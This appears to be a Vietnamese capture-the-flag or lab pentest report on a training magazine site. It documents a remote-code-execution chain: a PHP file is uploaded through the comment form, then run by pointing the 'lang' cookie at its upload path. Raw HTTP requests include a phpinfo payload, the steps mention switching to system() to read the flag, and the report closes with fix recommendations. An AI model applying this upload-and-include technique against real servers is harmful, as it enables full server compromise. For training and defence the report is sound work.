Target: http://magazin.cyberjutsu-lab.tech:8091/

Overview

Infosecurity Magazine: một trong những tạp chí an toàn thông tin hàng đầu của Việt Nam. Người dùng có thể tự do bày tỏ quan điểm của mình.

Pentester: team2

Tools: Burp Suite, VS Code, Chrome

MAG-01-001: Code PHP được thực thi tùy ý dẫn đến RCE (Nghiêm trọng)

Description and Impact

- Chức năng chuyển đổi ngôn ngữ từ Tiếng Anh sang Tiếng Việt và ngược lại
- File ngôn ngữ (en.html) được truyền thẳng vào cookie

```
1  GET / HTTP/1.1
2  Host: magazin.cyberjutsu-lab.tech:8091
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
   p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US,en;q=0.9
8  Cookie: PHPSESSID=a4a64d7eb636b72711160e254bb9c553; lang=en.html
9  Connection: close
10
```

- Chức năng comment cho phép user upload file (txt, png, jpg)
- User có thể upload file chứa code PHP và thay đổi cookie để chạy code PHP để RCE server

Steps to reproduce

1. Comment và upload file payload.txt chứa code PHP


Request

Pretty Raw Hex \n

```
1  POST / HTTP/1.1
2  Host: magazin.cyberjutsu-lab.tech:8091
3  Content-Length: 302
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://magazin.cyberjutsu-lab.tech:8091
7  Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundary8vURAw0Ali5VFSQB
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
   p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://magazin.cyberjutsu-lab.tech:8091/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=a4a64d7eb636b72711160e254bb9c553; lang=en.html
14 Connection: close
15
16 ------WebKitFormBoundary8vURAw0Ali5VFSQB
17 Content-Disposition: form-data; name="comment"
18
19 cmt2
20 ------WebKitFormBoundary8vURAw0Ali5VFSQB
21 Content-Disposition: form-data; name="file"; filename="payload.txt"
22 Content-Type: text/plain
23
24 <?php phpinfo(); ?>
25 ------WebKitFormBoundary8vURAw0Ali5VFSQB--
26
```

2. File payload.txt được lưu ở path sau: http://magazin.cyberjutsu-lab.tech:8091/upload/90dc6e942539c671dd5e3e965d19c1be/payload.txt
3. Thay đổi cookie thành path của file payload.txt để thực thi code PHP

4. Đổi file payload.txt thành payload.png hoặc payload.jpg thì kết quả tương tự nhau, code PHP vẫn được thực thi
5. Thay đổi code PHP để chạy hàm system ta có thể RCE server và đọc flag



Recommendations

- Thay đổi quyền chạy code PHP, chỉ thực thi code PHP ở những nơi cần thiết
- File do người dùng upload lên nên được để ở một nơi riêng biệt so với website chính
- Sử dụng thư viện có sẵn để validate file thay vì tự code chức năng validate file

References

- [1] CyberJutsu Academy: https://cyberjutsu.io/
- [2] PortSwigger Academy https://portswigger.net/web-security/dashboard